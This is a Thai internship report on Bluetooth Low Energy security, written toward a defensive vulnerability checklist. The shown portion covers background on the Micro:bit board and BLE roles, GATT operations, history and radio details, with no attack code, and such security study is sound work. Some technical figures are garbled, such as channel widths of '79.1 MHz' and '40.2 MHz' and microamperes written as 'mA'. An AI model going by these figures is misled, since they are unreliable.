
รายงานสหกิจศึกษาฉบับสมบูรณ์

# ความปลอดภัยและการโจมตีของอุปกรณ์บลูทูธพลังงานต่ำ
# Bluetooth Low Energy (BLE) security
# and exploiting a vulnerable BLE device

นายศิริพล อั้งรัตนวารี

สาขาวิชาวิศวกรรมคอมพิวเตอร์

คณะวิศวกรรมศาสตร์

สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง

ปีการศึกษา 2562

| | |
|---|---|
| **ชื่อโครงงานสหกิจศึกษา** | ความปลอดภัยและการโจมตีของอุปกรณ์บลูทูธพลังงานต่ำ |
| **ชื่อ-สกุล นักศึกษา** | นายศิริพล อั้งรัตนวารี |
| **คณะ** | วิศวกรรมศาสตร์ |
| **ภาควิชา** | วิศวกรรมคอมพิวเตอร์ |
| **ชื่อ-สกุล อาจารย์ผู้นิเทศ** | ผศ.ดร.ธนัญชัย ตรีภาค |
| **สถานที่ประกอบการ** | บริษัทเคพีเอ็มจี ภูมิไชย ที่ปรึกษาธุรกิจ จำกัด |

## บทคัดย่อ

ในปัจจุบันมีอุปกรณ์ที่ใช้เทคโนโลยีการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำเริ่มเข้ามา ซึ่งเป็นรูปแบบการเชื่อมต่อยังไม่ค่อยมีผู้ใดเคยศึกษาอย่างละเอียด จึงยังไม่มีรายการในการตรวจสอบช่องโหว่ของอุปกรณ์ที่มีการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำนี้ ทำให้การตรวจสอบช่องโหว่ของอุปกรณ์ที่เชื่อมต่อรูปแบบบลูทูธพลังงานต่ำใช้เวลานานมากขึ้น กว่าการตรวจสอบช่องโหว่ของอุปกรณ์หรือระบบอื่นๆ ที่มีรายการตรวจสอบช่องโหว่อยู่แล้ว

จากปัญหานี้ผู้พัฒนาจึงพัฒนารายการตรวจสอบช่องโหว่สำหรับบลูทูธพลังงานต่ำ สำหรับเป็นแนวทางในการตรวจสอบช่องโหว่ของอุปกรณ์ที่มีการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำที่จะมีเข้ามาในอนาคต โดยรายการตรวจสอบที่ผู้จัดทำพัฒนาขึ้นนั้นเกิดขึ้นจากการศึกษาและทดลองกับอุปกรณ์ที่เชื่อมต่อรูปแบบบลูทูธพลังงานต่ำที่มีการใช้งานจริงอยู่ในปัจจุบัน

**คำสำคัญ :** การเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ รายการตรวจสอบช่องโหว่ การตรวจสวจสอบ

| | |
|---|---|
| **Co-operative Title** | Bluetooth Low Energy (BLE) security and exploiting a vulnerable BLE device |
| **Student Intern Name** | Mr. Siripone Ungrattanawaree |
| **Faculty** | Engineering |
| **Department** | Computer |
| **Advisor** | Mr. Thanunchai Threepak |
| **Company** | KPMG Phoomchai Business Advisory Ltd |


## ABSTRACT

At present, the devices that use Bluetooth Low Energy connection playing society . The BLE (Bluetooth Low Energy) connection has not been thoroughly studied Therefore, there does not have checklist for device using BLE connection. This makes more time consuming to detect vulnerabilities in BLE devices than other system.

From this problem, the developer developed the vulnerability checklist for device using BLE connection. Serving guideline for checking the vulnerability of BLE devices that will come. This checklist has developed from studies and experiments with devices using today.



**Keywords :** Bluetooth low energy Bluetooth low energy checklist

# กิตติกรรมประกาศ

โครงงานสหกิจครั้งนี้สามารถดำเนินงานสำเร็จได้ด้วยดีเนื่องจากได้รับความช่วยเหลือ การสนับสนุน และความกรุณาจากองค์กรและบุคคลหลายท่าน คณะผู้จัดทำขอกล่าวคำขอบคุณองค์กรและบุคคลดังต่อไปนี้

ขอขอบพระคุณ อาจารย์บัณฑิต พัสยา อาจารย์จิระศักดิ์ สิทธิกร และอาจารย์ธนัญชัย ตรีภาค อาจารย์ที่ปรึกษาสหกิจศึกษา ที่ได้ให้คำปรึกษาพร้อมทั้งแนวทางแก้ปัญหา รวมทั้งตรวจแก้สหกิจศึกษาฉบับนี้ให้มีความสมบูรณ์เพิ่มมากขึ้น

ขอขอบพระคุณอาจารย์ภาควิชาวิศวกรรมคอมพิวเตอร์ คณะวิศวกรรมศาสตร์ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง ที่ให้ความรู้และประสบการณ์ตลอดระยะเวลาที่ได้รับการศึกษา

ขอขอบพระคุณ ทีม Advisory BC Fraud Cyber ผู้ดูแลและให้คำปรึกษาข้าพเจ้าขณะฝึกงานอยู่ที่บริษัทบริษัทเคพีเอ็มจี ภูมิไชย ที่ปรึกษาธุรกิจ จำกัด

ขอขอบพระคุณ บริษัทเคพีเอ็มจี ภูมิไชย ที่ปรึกษาธุรกิจ จำกัด ที่ให้โอกาสในการเข้ารับการฝึกงานและได้รับประสบการณ์ในการทำงานในสภาพแวดล้อมจริง

ศิริพล อั้งรัตนวารี

# สารบัญ

หน้า

# สารบัญ (ต่อ)

**หน้า**

# สารบัญตาราง

**ตารางที่** **หน้า**

# สารบัญภาพ

**ภาพที่** **หน้า**

สารบัญภาพ (ต่อ)

ภาพที่ หน้า

# บทที่ 1
# บทนำ

## 1.1 ความเป็นมาและความสำคัญ

เนื่องจากในปัจจุบันอุปกรณ์ IOT (Internet Of Things) เริ่มมีการนำมาใช้กันอย่างแพร่หลายในชีวิตประจำวัน โดยอุปกรณ์บางอุปกรณ์นั้นได้นำการเชื่อมต่อในรูปแบบบลูทูธพลังงานต่ำ ซึ่งช่วยให้อุปกรณ์ประหยัดพลังงานในการส่งข้อมูลแล้วมีต้นทุนต่ำมาใช้ในการส่งข้อมูลระหว่างโทรศัพท์กับตัวอุปกรณ์

โดยทีม Advisory BC Fraud Cyber เป็นทีมที่ทำการรับระบบของลูกค้ามา ซึ่งสามารถเป็นได้ทั้งตัวอุปกรณ์ฮาร์ดแวร์, Web Application หรือ Mobile Application มาทำการตรวจสอบช่วงโหว่แล้วทำแจ้งช่องโหว่ที่ตรวจพบให้กับลูกค้า เนื่องจากระบบที่รับมามีความหลากหลายทางทีมจึงต้องมีความรู้ครอบคลุมในหลากหลายทาง

เนื่องจากเป็นการเชื่อมต่อแบบใหม่ที่ไม่ค่อยมีผู้ใดทราบ ยังไม่มีรายการที่ไว้ตรวจสอบช่องโหว่ในการเชื่อมต่อรูปแบบนี้ และอาจจะมีอุปกรณ์ที่ใช้การเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำมาให้ในทีมได้ตรวจสอบ ดังนั้นผู้จัดทำจึงพัฒนารายการตรวจสอบช่องโหว่ในการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำขึ้นมา

## 1.2 วัตถุประสงค์ของการวิจัย

1.2.1 เพื่อสร้างรายการหรือวิธีการที่ไว้ตรวจสอบช่องโหว่ของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

1.2.2 เพื่อเสริมสร้างความรูปความเข้าใจเกี่ยวกับการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

1.2.3 เพื่อศึกษาค้นคว้าช่องโหว่ใหม่เกี่ยวกับการเชื่อมต่อรูปแบบบลูทูธพลังงงานต่ำ

## 1.3 ขอบเขตของการวิจัย

1.3.1 พัฒนาโค้ดเพื่อทำการเชื่อมต่อและใช้งาน อุปกรณ์ที่เชื่อมต่อในรูปแบบบลูทูธพลังงานต่ำ

1.3.2 รายการตรวจสอบช่องโหว่และช่องโหว่ทั้งหมดเป็นช่องโหว่ของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

## 1.4 วิธีดำเนินการวิจัย

1.4.1 ศึกษาการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

1.4.2 จัดทำรายกายสำหรับตรวจสอบช่องโหว่ของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำ

1.4.3 นำรายการตรวจสอบช่องโหว่ของการเชื่อมต่อรูปแบบบลูทูธพลังงานต่ำมาทดลองใช้กับอุปกรณ์จริง

1.4.4 ปรับปรุงความเหมาะสมของรายการ

1.4.5 จัดทำเอกสารโครงงาน

**1.5 ประโยชน์ที่คาดว่าจะได้รับ**

1.5.1 ประโยชน์ต่อตนเอง

1.5.1.1 ได้ศึกษาช่องโหว่ใหม่ที่ไม่เคยได้ทดลอง

1.5.1.2 ได้ประสบการณ์ในการทำงานจริง

1.5.1.3 ได้เรียนรู้หลักการในการทดสอบและตรวจหาช่องโหว่

1.5.2 ประโยชน์ต่อองค์กร

1.5.2.1 ได้รายการในการทดสอบช่องโหว่ที่เชื่อมต่อในรูปแบบบลูทูธพลังงานต่ำ

1.5.2.2 ได้ความรู้เกี่ยวกับช่องโหว่ใหม่ในการเชื่อมต่อแบบบลูทูธพลังงานต่ำ


# บทที่ 2
# ทฤษฎีและงานวิจัยที่เกี่ยวข้อง

## 2.1 Micro:bit

Micro:bit เป็นบอร์ดไมโครคอนโทรเลอร์สำหรับการศึกษาจากโครงการของ BBC (British Broadcasting Company) หรือบริษัทแพร่ภาพกระจายเสียงของอังกฤษ ที่ร่วมมือกับ Partner หลายบริษัท ผลิตบอร์ดคอมพิวเตอร์เพื่อสนับสนุนการศึกษาเรียนรู้ในยุคดิจิตอลแจกจ่ายให้แก่เด็กในประเทศอังกฤษ ต่อจากในอดีตที่ทาง BBC เคยทำบอร์ด BBC Micro ออกมาแล้วเมื่อปี 1980 เพื่อให้เกิดการเริ่มต้นเรียนรู้ใช้งานคอมพิวเตอร์ของเด็กๆ

Micro:bit ถูกออกแบบให้เขียนโค้ดและคอมไพล์ผ่านทางเว็บบราวน์เซอร์ สามารถใช้งานร่วมกับระบบอื่นๆได้หลายระบบ เช่น คอมพิวเตอร์ สมาร์ทโฟนและ tablet (ใช้ได้ทั้ง android, iOS) อีกทั้งยังมีเซ็นเซอร์พื้นฐานสำหรับการเรียนรู้ อาทิเช่น เซ็นเซอร์วัดแสง เซ็นเซอร์วัดความเร่ง เซ็นเซอร์เข็มทิศ รวมทั้งปุ่มกด และ LED แสดงผล ติดตั้งมาให้เรียบร้อยแล้ว ทำให้ตัวบอร์ดเรียกใช้เซ็นเซอร์แต่ละอย่างโดยง่าย ไม่จำเป็นต้องหาเซ็นเซอร์มาต่อเพิ่มเติม จึงเหมาะแก่การเรียนรู้สำหรับเด็กหรือผู้ที่สนใจ

ส่วนประกอบของ Micro:bit ประกอบด้วย




**ภาพที่ 2.1** ส่วนประกอบของ Micro:bit **ที่มา** : https://www.thaieasyelec.com/article-wiki/latest-blogs/getting-started-with-the-microbit.html

• Nordic NRF51822 เป็นไมโครคอนโทรลเลอร์หลัก ARM ซีรีย์ Cortex-M0 แบบ 32-bit ความถี่สัญญาณนาฬิกา 16 MHz หน่วยความจำ Flash Memory ขนาด 256 KB หน่วยความจำ RAM ขนาด 16 KB พร้อม Bluetooth Low Energy (BLE) 2.4 GHz สามารถสลับความถี่สัญญาณนาฬิการะหว่าง 16 MHz กับ 32.768 KHz

• NXP/Freescale KL26Z ARM Cortex-M0+ ความถี่สัญญาณนาฬิกา 48 MHz ทำหน้าที่เป็น USB 2.0 OTG ติดต่อสื่อสารกับชิพหลักและแปลงแรงดันไฟเลี้ยงบอร์ดเป็น 3.3 โวลต์เมื่อต่อไฟหรือโปรแกรมผ่าน USB

• NXP/Freescale MMA8652 เป็นเซ็นเซอร์วัดความเร่งแบบ 3 แกน 3-axis accelerometer เชื่อมต่อผ่าน I2C

• NXP/Freescale MAG3110 เป็นเซ็นเซอร์ทิศทางแบบ 3 แกน 3-axis magnetometer เชื่อมต่อผ่าน I2C

• คอนเนคเตอร์ Micro USB สำหรับจ่ายไฟและต่อคอมพิวเตอร์เพื่ออัพโหลดโปรแกรม

• คอนเนคเตอร์ Battery แบบ JST รองรับแรงดันกระแสตรง 3 โวลต์

• หลอด LED 25 ดวง (5x5) เรียงเป็นอาเรย์ 5 แถว แถวละ 5 ดวง

• คอนเนคเตอร์ 25-pin บนขอบ PCB สองด้าน เป็นขาสัญญาณต่างๆ ดังนี้

3V

GND

PWM จำนวน 2 หรือ 3 ขา แล้วแต่การกำหนดค่า

GPIO จำนวน 6 ถึง 17 ขา แล้วแต่การกำหนดค่า

Analog Input จำนวน 6 ขา

Serial I/O

SPI

I2C

ปุ่มกดสำหรับผู้ใช้งานโปรแกรมได้จำนวน 2 ปุ่ม

ปุ่มรีเซ็ต 1 ปุ่ม

### 2.2 Bluetooth Low Energy (BLE)

บลูทูธพลังงานต่ำ (Bluetooth low energy: BLE) เป็นคุณลักษณะของเทคโนโลยีบลูทูธ 4.0 ที่มีเป้าหมายในการใช้งานสำหรับอุปกรณ์ไร้สายรุ่นใหม่ที่ใช้พลังงานต่ำและ latency ต่ำ ภายในระยะทางใกล้ๆ (ไม่เกิน 50 - 160 เมตร 50) ข้อกำหนดนี้จะอำนวยความสะดวกให้กับการใช้งานที่หลากหลายและอุปกรณ์ขนาดเล็กที่ใช้ในงานดูแลสุขภาพ, การออกกำลังกาย, การรักษาความปลอดภัย และอุตสาหกรรมบันเทิงภายในบ้าน

| | Bluetooth v2.1 | เทคโนโลยีบลูทูธพลังงานต่ำ | NFC |
|---|---|---|---|
| โหมด RFID | active | active | มาตรฐาน ISO 18000-3 |
| องค์กรผู้กำหนดมาตรฐาน | Bluetooth SIG | Bluetooth SIG | ISO/IEC |
| มาตรฐานเครือข่าย | มาตรฐาน IEEE 802.15.1 | มาตรฐาน IEEE 802.15.1 | มาตรฐาน ISO 13157 เป็นต้น |
| ประเภทของเครือข่าย | WPAN | WPAN | Point-to-point |
| การเข้ารหัส | ใช้ได้ | ใช้ได้ | ใช้ไม่ได้กับ RFID |
| ระยะทาง | ~ 30 เมตร (คลาส 2) | ~50 เมตร | < 0.2 เมตร |
| ความถี่ | 2.4-2.5 GHz | 2.4-2.5 GHz | 13.56 MHz |
| อัตราการส่งข้อมูล | 1-3 Mbit/s | ~200 kbit/s | 424 kbit/s |
| เวลาเริ่มต้นทำงาน | < 6 วินาที | < 0.003 วินาที | < 0.1 วินาที |

**ตารางที่ 2.1** การเปรียบเทียบเทคโนโลยีบลูทูธกับเอ็นเอฟซี **ที่มา :** https://th.wikipedia.org/wiki/บลูทูธพลังงานต่ำ

ปกรณ์ที่ใช้เทคโนโลยีไร้สายแบบบลูทูธพลังงานต่ำ ได้รับการคาดหมายว่าจะใช้พลังงานเพียงน้อยนิดเทียบกับอุปกรณ์บลูทูธแบบดั้งเดิม จะทำให้ผลิตภัณฑ์จำนวนหนึ่งสามารถสื่อสารผ่านทางบลูทูธได้ ในหลายกรณีผลิตภัณฑ์จะสามารถทำงานได้นานกว่าหนึ่งปีโดยอาศัยเพียงถ่านกระดุม (button cell) โดยไม่ต้องชาร์จพลังงาน จึงเป็นไปได้ที่เราจะสร้างอุปกรณ์ตรวจวัดเช่นเทอร์โมมิเตอร์ที่ทำงานอย่างต่อเนื่องและในขณะเดียวกันก็สื่อสารกับอุปกรณ์อื่นๆ เช่นโทรศัพท์มือถือไปด้วย ซึ่งอาจเพิ่มความกังวลต่อปัญหาความเป็นส่วนตัวเพราะการที่มีอุปกรณ์ตรวจวัดระยะไกลที่ใช้พลังงานต่ำและทำงานต่อเนื่องย่อมใช้ประโยชน์จากอุปกรณ์ชนิดนี้หรืออุปกรณ์ที่คล้ายคลึงกัน

พึงระลึกว่าอัตราการใช้พลังงานต่ำของอุปกรณ์นั้นไม่ได้เป็นผลจากลักษณะการทำงานขณะที่ส่งข้อมูลทางคลื่นวิทยุ หากแต่เป็นผลจากการออกแบบโพรโทคอลเพื่อให้สามารถมีรอบทำงาน (duty cycle) ต่ำ พร้อมกับพิจารณากรณีการใช้งาน (use case) กรณีต่างๆ อุปกรณ์บลูทูธพลังงานต่ำ (BLA) เมื่อนำไปใช้เพื่อถ่ายโอนข้อมูลอย่างต่อเนื่องจะมีอัตราการใช้พลังงานไม่ต่ำไปกว่าอุปกรณ์บลูทูธปกติที่ส่งข้อมูลปริมาณเท่ากัน และอันที่จริงอุปกรณ์มีแนวโน้มจะใช้พลังงานสูงกว่าด้วยเนื่องจากโพรโทคอลนี้เหมาะสมสำหรับการส่งกลุ่มก้อนข้อมูลระยะเวลาสั้นๆ

ผู้ผลิตชิปคอมพิวเตอร์หลายรายได้ออกผลิตภัณฑ์ชิปบลูทูธพลังงานต่ำแล้ว และคาดว่าบริษัทเซมิคอนดักเตอร์รายอื่นก็จะออกผลิตภัณฑ์ชิปบลูทูธพลังงานต่ำในปี 2011 ผู้ผลิตดังกล่าวบาง

รายเสนอการออกแบบชิปพร้อมการสร้างโพรโทคอลทั้งชุด ในขณะที่รายอื่นๆ ยอมให้มีการกำหนดโพรโทคอลได้เฉพาะบางกรณี การออกแบบชิปเหล่านี้บางแบบอนุญาตให้มีการเปลี่ยนแปลงชุดโพรโทคอลได้อย่างยืดหยุ่นแม้กระทั่งนอกกรอบมาตรฐานบลูทูธหรือมาตรฐานบลูทูธพลังงานต่ำ ในขณะที่การออกแบบแบบอื่นถูกกำหนดให้ตรงตามชุดโพรโทคอลเพียงชุดเดียว ผู้ผลิตที่นำเสนอผลิตภัณฑ์ต่างๆ ดังกล่าวได้แก่ Broadcom, CSR,EM Microelectronic Nordic Semiconductor และ Texas Instrument

วงจรวิทยุพื้นฐานของระบบนี้มีอัตราการใช้พลังงานคล้ายกันมากกับวงจรวิทยุบลูทูธมาตรฐาน (แน่นอนว่าในอุปกรณ์แบบทำงานสองระบบ มีแนวโน้มจะใช้วงจรเดียวกับบลูทูธมาตรฐาน) หากแต่มีจุดมุ่งหมายให้อัตราการใช้พลังงานโดยรวมต่ำกว่า โดยวิธีหลักคือการทำให้รอบทำงานต่ำลง ระหว่างที่มีการรับส่งข้อมูล อุปกรณ์เหล่านี้จะมีกระแสสูงสุดประมาณช่วงหลักสิบมิลลิแอมป์ (mA) ทั้งแบบบลูทูธพลังงานต่ำและบลูทูธมาตรฐาน และระหว่างการทำงานช่วงพัก (sleep mode) มีเป้าหมายลดการใช้กระแสไฟฟ้าให้เหลือเพียงหลักสิบนาโนแอมป์ (nA) และเนื่องจากรอบทำงานที่ต่ำมาก (ช่วงประมาณ 0.25%) กระแสเฉลี่ยที่ใช้จึงอยู่ในหลักไมโครแอมป์ (mA) ทำให้สามารถอาศัยพลังงานจากถ่านกระดุม (button cell) เพื่อทำงานได้นานเป็นปี

การใช้งานรูปแบบต่างๆ

• Master devices ( Central ) สำหรับ ใช้แสกนหา อุปกรณ์ตัวอื่นๆ อุปกรณ์ตัว Master ส่วนมากก็จะเป็น Smart phone , Tablet หรือ Notebook PC

• Slave devices ( Peripheral ) เป็นอุปกรณ์ตัวลูก ที่รอการติดต่อ เช่นพวก Bluetooth Module

• Client devices จะติดต่อควบคุม โดยใช้ GATT protocol อุปกรณ์ตัว Client ส่วนมากก็จะเป็น Smart phone , Tablet หรือ Notebook PC

• Server devices จะเก็บข้อมูลต่างๆ วิธีการติดต่อสื่อสาร และให้ข้อมูลกับ อุปกรณ์ client

รูปแบบคำสั่งการส่งข้อมูล ระหว่าง Client และ Server ก็คือ read, write, notify, or indicate

Read , Write การอ่านเขียนกันระหว่าง Client และ Server


Notify ,indicate การกำหนดข้อมูล และ ระบุการดำเนินการ โดย Client แต่จะเริ่มด้วย Server เป็นตัวกำหนดที่จะส่ง Data ไปยัง Client

Notifications การแจ้งเตือน จะยังไม่ทำงานในขณะที่ indications ถูกตั้งค่าให้ยอมรับไว้ การแจ้งเตือนจะทำงานเร็วขึ้น แต่มีความถูกต้องของข้อมูลน้อย

ข้อมูลเนื้อหา gatt.xml ใน GATT Server จะถูกตั้งค่า เป็น “typical” เพื่อใช้สำหรับ อุปกรณ์ BLE ที่กำหนดใช้งาน แบบ Custom

การเชื่อมต่อกันระหว่าง Master / Slave

หนึ่งในแนวคิดที่สำคัญในการเชื่อมต่อ BLE คือความแตกต่างระหว่างอุปกรณ์ Master และ Slave ซึ่งไม่สามารถสลับหน้าที่ หรือเปลี่ยนแปลงได้ในแต่ละส่วนนั้นมีความหมายอย่างไร? เริ่มต้น ตั้งค่า ระหว่างกัน ว่าจะเป็น client หรือ Server ซึ่งจะอธิบายต่อไป Master ( Central ) – เป็นส่วนอุปกรณ์หลักในการเริ่มต้นร้องขอการเชื่อมต่อ ( advertising ) ออกไปยังอุปกรณ์ต่อพ่วงต่างๆ Slave ( อุปกรณ์ต่อพ่วง ) – อุปกรณ์ที่รับคำขอเชื่อมต่อเข้ามา หลังจากที่มีการร้องขอการเชื่อมต่อ ( advertising )การจับคู่ ( pairs ) ระหว่าง Master / Slave นั้น ในความเป็นจริงก็สามารถจะเปลี่ยนสลับกันได้ด้วยความแตกต่างอีกอย่างหนึ่งที่สำคัญระหว่าง การใช้งานเครือข่าย BLE คืออุปกรณ์ที่เป็น slave ไม่จำเป็นต้องติดต่อแค่ Master ตัวเดียว คือสามารถต่อได้ Master หลายๆตัว และ Master ก็สามารถติดต่อ slave ได้หลายๆ ตัว คุณสมบัติการติดต่อของ BLE ไม่จำกัดจำนวนอุปกรณ์ที่จะเชื่อมต่อกัน แต่ก็มีข้อจำกัด ในทางปฏิบัติบ้าง ถ้าเชื่อมต่อกันมากเกินไป ( ทางที่ดีไม่ควรเกิน 8 อุปกรณ์ )




**ภาพที่ 2.2** BLE system architecture **ที่มา :**

https://www.researchgate.net/figure/Bluetooth-low-energy-protocol-stack_fig7_330381472

ประวัติความเป็นมา

ในปี 2001, นักวิจัยของบริษัทโนเกียระบุว่ามีสถานการณ์ต่างๆ ที่เทคโนโลยีไร้สายสมัยปัจจุบันยังไม่ได้พิจารณา เพื่อการพิจารณาหาปัญหาเหล่านี้ศูนย์วิจัยโนเกีย (Nokia Research Center) จึงเริ่มต้นพัฒนาเทคโนโลยีไร้สายที่ดัดแปลงมาจากมาตรฐานบลูทูธ ซึ่งมีอัตราการใช้พลังงานและราคาที่ลดลง พร้อมกับมีความแตกต่างระหว่างเทคโนโลยีบลูทูธกับเทคโนโลยีใหม่น้อยที่สุด ผลที่ได้ถูกตีพิมพ์ในปี 2004 โดยใช้ชื่อว่าส่วนขยายโลว์เอนด์สำหรับบลูทูธ หลังจากที่การพัฒนาได้ดำเนินต่อโดยร่วมมือกับพันธมิตรต่างๆ เช่นโครงการ Mimosa ภายใต้แผน FP6 ของสหภาพยุโรป เทคโนโลยีนี้จึงได้รับการเปิดตัวต่อสาธารณชนในเดือนตุลาคม 2006 โดยใช้ชื่อการค้า Wibree หลังจากการเจรจากับภาคี Bluetooth SIG, ในเดือนมิถุนายนปี 2007 จึงบรรลุข้อตกลงที่จะนำเอา Wibree เข้ารวมไว้ในข้อกำหนดบลูทูธในอนาคตโดยใช้ชื่อว่าเทคโนโลยีบลูทูธพลังงานต่ำพิเศษ (Bluetooth ultra-low-power) หรือที่รู้จักกันในปัจจุบันในชื่อว่า เทคโนโลยีบลูทูธพลังงานต่ำ[11][12]

ในเดือนธันวาคม 2009 Bluetooth SIG ประกาศการยอมรับเทคโนโลยีไร้สายบลูทูธพลังงานต่ำเข้าเป็นคุณสมบัติชูโรงในข้อกำหนดหลักของบลูทูธรุ่น 4.0 (Bluetooth Core Specification Version 4.0) ตัวอย่างอุปกรณ์ตรวจวัดที่ใช้งานข้อกำหนดดังกล่าวนั้นพบได้ทุกวันนี้จากผู้ผลิตชิปซิลิกอน และคาดว่าจะมีสินค้าปรากฏให้เห็นได้เร็วๆ นี้

การรวมเอาเทคโนโลยีบลูทูธพลังงานต่ำเข้าไว้ในข้อกำหนดหลักจะแล้วเสร็จในช่วงต้นปี 2010 และเราจะได้เห็นผลิตภัณฑ์บลูทูธพลังงานต่ำก่อนสิ้นปี เมื่อกระบวนการนี้เสร็จสิ้นลง ผู้ผลิตโทรศัพท์มือถือและคอมพิวเตอร์ส่วนบุคคลอาจเพิ่มคุณสมบัติผลิตภัณฑ์บลูทูธของตนให้สนับสนุนเทคโนโลยีบลูทูธไร้สาย คาดว่าอุปกรณ์สำหรับผู้ใช้งานปลายทางที่มีเทคโนโลยีบลูทูธ 4.0 จะเริ่มมีวางจำหน่ายในช่วงปลายปี 2010 หรือต้นปี 2011

รายละเอียดทางเทคนิค

เทคโนโลยีบลูทูธพลังงานต่ำทำงานในช่วงคลื่นความถี่ช่วงเดียวกันกับเทคโนโลยีบลูทูธแบบดั้งเดิม (2402-2480 MHz) แต่ใช้ชุดของช่องสัญญาณคนละชุดกัน โดยแทนที่จะใช้ช่องสัญญาณกว้าง 79.1 MHz เทคโนโลยีบลูทูธพลังงานต่ำจะใช้ช่องสัญญาณกว้าง 40.2 MHz แทน เทคโนโลยีบลูทูธพลังงานต่ำจะใช้แบบแผนการกระโดดข้ามช่องสัญญาณแตกต่างจากเทคโนโลยีบลูทูธดั้งเดิม ผลลัพธ์คือแม้ว่าเทคโนโลยีบลูทูธจะถูกจำแนกโดยองค์กร FCC และ ETSI ให้เป็นประเภทใช้วิธีกระจายช่วงคลื่นแบบกระโดดข้ามความถี่ (Frequency-hopping Spread Spectrum: FHSS) แต่เทคโนโลยีบลูทูธพลังงานต่ำจะถูกจำแนกเป็นระบบที่ใช้วิธีมอดูเลชันแบบดิจิตัล (Digital Modulation) หรือการกระจายช่วงคลื่นแบบลำดับโดยตรง (Direct-sequence Spread Spectrum) แทน

เทคโนโลยีบลูทูธพลังงานต่ำถูกออกแบบให้มีทางเลือกสำหรับวิธีการสร้างระบบได้สองวิธีซึ่งสำคัญเท่าเทียมกัน ได้แก่ โหมดเดี่ยว และโหมดคู่ (Single-mode และ Dual-mode) อุปกรณ์ขนาดเล็กเช่นโทเค็น นาฬิกา และเครื่องตรวจวัดเพื่อการกีฬาที่ทำงานบนพื้นฐานของโหมดเดี่ยวจะมี

ข้อได้เปรียบในการใช้พลังงานต่ำกว่า และสำหรับการใช้งานในโหมดคู่ ความสามารถการทำงานแบบบลูทูธพลังงานต่ำจะรวมอยู่ในวงจรบลูทูธแบบดั้งเดิม สถาปัตยกรรมนี้จะใช้เสาอากาศและคลื่นความถี่ร่วมกับเทคโนโลยีบลูทูธแบบดั้งเดิม ทำให้ชิปรุ่นปัจจุบันมีความสามารถเพิ่มเติมในชั้นการทำงานพลังงานต่ำ จึงเพิ่มความสามารถในการพัฒนาอุปกรณ์บลูทูธแบบดั้งเดิมให้มีความสามารถใหม่ได้

ความต้องการของตลาด

Bluetooth SIG มีแนวทางสนองความต้องการของตลาดที่จะให้อัตราใช้พลังงานต่ำและทำให้ต้องเปลี่ยนแบตเตอรี่น้อยลงไปด้วย การที่ Bluetooth SIG ปี 2007 ให้การยอมรับข้อเสนอ Wibree ของโนเกียปี 2001 ทำให้จำเป็นต้องมีโหมดการทำงานพลังงานต่ำสำหรับอุปกรณ์ที่ออกแบบใหม่ให้สามารถสื่อสารกับอุปกรณ์ Bluetooth อื่นที่ยังไม่มีคุณสมบัตินี้ได้ อย่างไรก็ตามความเข้ากันได้นี้ขึ้นอยู่กับแอปพลิเคชันที่ทำงานในอุปกรณ์บลูทูธที่มีอยู่ในปัจจุบัน และการทำให้อุปกรณ์สามารถรับข้อมูลที่ส่งด้วยวิธีประหยัดพลังงานผ่านการปรับปรุงซอฟต์แวร์ นอกเหนือจากการตีตลาดสำหรับเซ็นเซอร์ นาฬิกาและอุปกรณ์อื่นที่มีอยู่แล้วในขณะนี้ ความสามารถของเทคโนโลยีบลูทูธพลังงานต่ำในการเชื่อมต่ออุปกรณ์พลังงานต่ำเข้ากับโทรศัพท์มือถือ ก็ทำให้เกิดการใช้งานแบบใหม่ๆ ที่หลากหลายอย่างยิ่ง

